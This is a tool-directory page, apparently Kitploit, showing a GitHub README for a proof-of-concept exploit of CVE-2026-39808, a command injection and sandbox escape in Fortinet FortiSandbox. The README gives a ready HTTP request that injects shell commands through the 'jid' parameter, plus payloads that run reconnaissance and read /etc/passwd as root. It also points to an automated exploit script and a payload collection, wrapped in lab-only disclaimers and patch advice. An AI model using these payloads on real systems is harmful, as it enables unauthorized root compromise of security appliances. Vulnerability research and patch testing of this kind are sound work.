Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2026-39808 — CVE-2026-39808 | Kitploit
Tools/GitHubGitHub/0xblackash/cve-2026-39808
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingCommand and ControlLearning & EducationPayload DevelopmentLabs & Practice
GitHub0xblackash/cve-2026-39808

CVE-2026-39808

CVE-2026-39808

View Repository
22246 months agoNot yet reviewed
Share

🚨 FortiSandbox Root Sandbox Escape - CVE-2026-39808

1765359501378
Status CVE Affected Versions

🎯 Overview

This repository contains a clean and well-documented Proof of Concept for CVE-2026-39808 — a critical unauthenticated command injection vulnerability in Fortinet FortiSandbox that allows sandbox escape and remote code execution as root (uid=0).

What this PoC demonstrates:

  • Path Traversal + Command Injection via the jid parameter
  • Sandbox breakout from the analysis environment
  • Execution of arbitrary commands with root privileges

  • Reading system files and network information

📸 Demo



CVE-2026-39808 1 CVE-2026-39808 0 CVE-2026-39808 3 CVE-2026-39808 2 CVE-2026-39808 4

Successful exploitation showing uid=0 gid=0 groups=0


🚀 Affected Versions

Version RangeStatus
FortiSandbox 4.4.0 – 4.4.8Vulnerable
FortiSandbox 5.0.0 – 5.0.5Vulnerable
4.4.9+ / 5.0.6+Patched

🛠️ How to Use (Lab Only)

1. Simple Payload (Recommended)

GET /fortisandbox/job-detail/tracer-behavior?jid=%7C(id%3E/web/ng/out.txt)%7C HTTP/1.1
Host: your-lab-ip

2. View the result

Open in browser:

https://your-lab-ip/ng/out.txt

3. Advanced Payload Examples

# Get IP address + hostname
jid=|(hostname; ip -4 addr show > /web/ng/out.txt)|

# Full system reconnaissance
jid=|(whoami; id; hostname; ip addr; cat /etc/passwd > /web/ng/out.txt)|

📁 Repository Contents

  • poc.py → Automated Python exploit
  • burp-request.txt → Ready-to-use Burp Suite request
  • payloads.md → Collection of useful payloads
  • screenshots/ → Step-by-step exploitation images
  • README.md → This file

⚠️ Important Notes

  • For educational and lab purposes only
  • Do NOT use this on any production or unauthorized systems
  • Always get proper permission before testing
  • Patch your FortiSandbox to version 4.4.9+ or 5.0.6+

🛡️ Mitigation

Update FortiSandbox immediately to one of the following versions:

  • 4.4.9 or higher
  • 5.0.6 or higher

Fortinet has released official patches addressing this vulnerability.


Made for Research & Learning Purposes
⭐ Star this repo if it helped you!

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    540
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    373
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    322
  • 5

    estorides

    grisuno/estorides

    Aggregates 99+ free OSINT sources in parallel, resolves entities into a knowledge graph, and exports STIX 2.1, MISP, or GraphML with LLM-assisted analysis.

    278
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    251

Explore all tools

Browse our collection of tools

View all tools →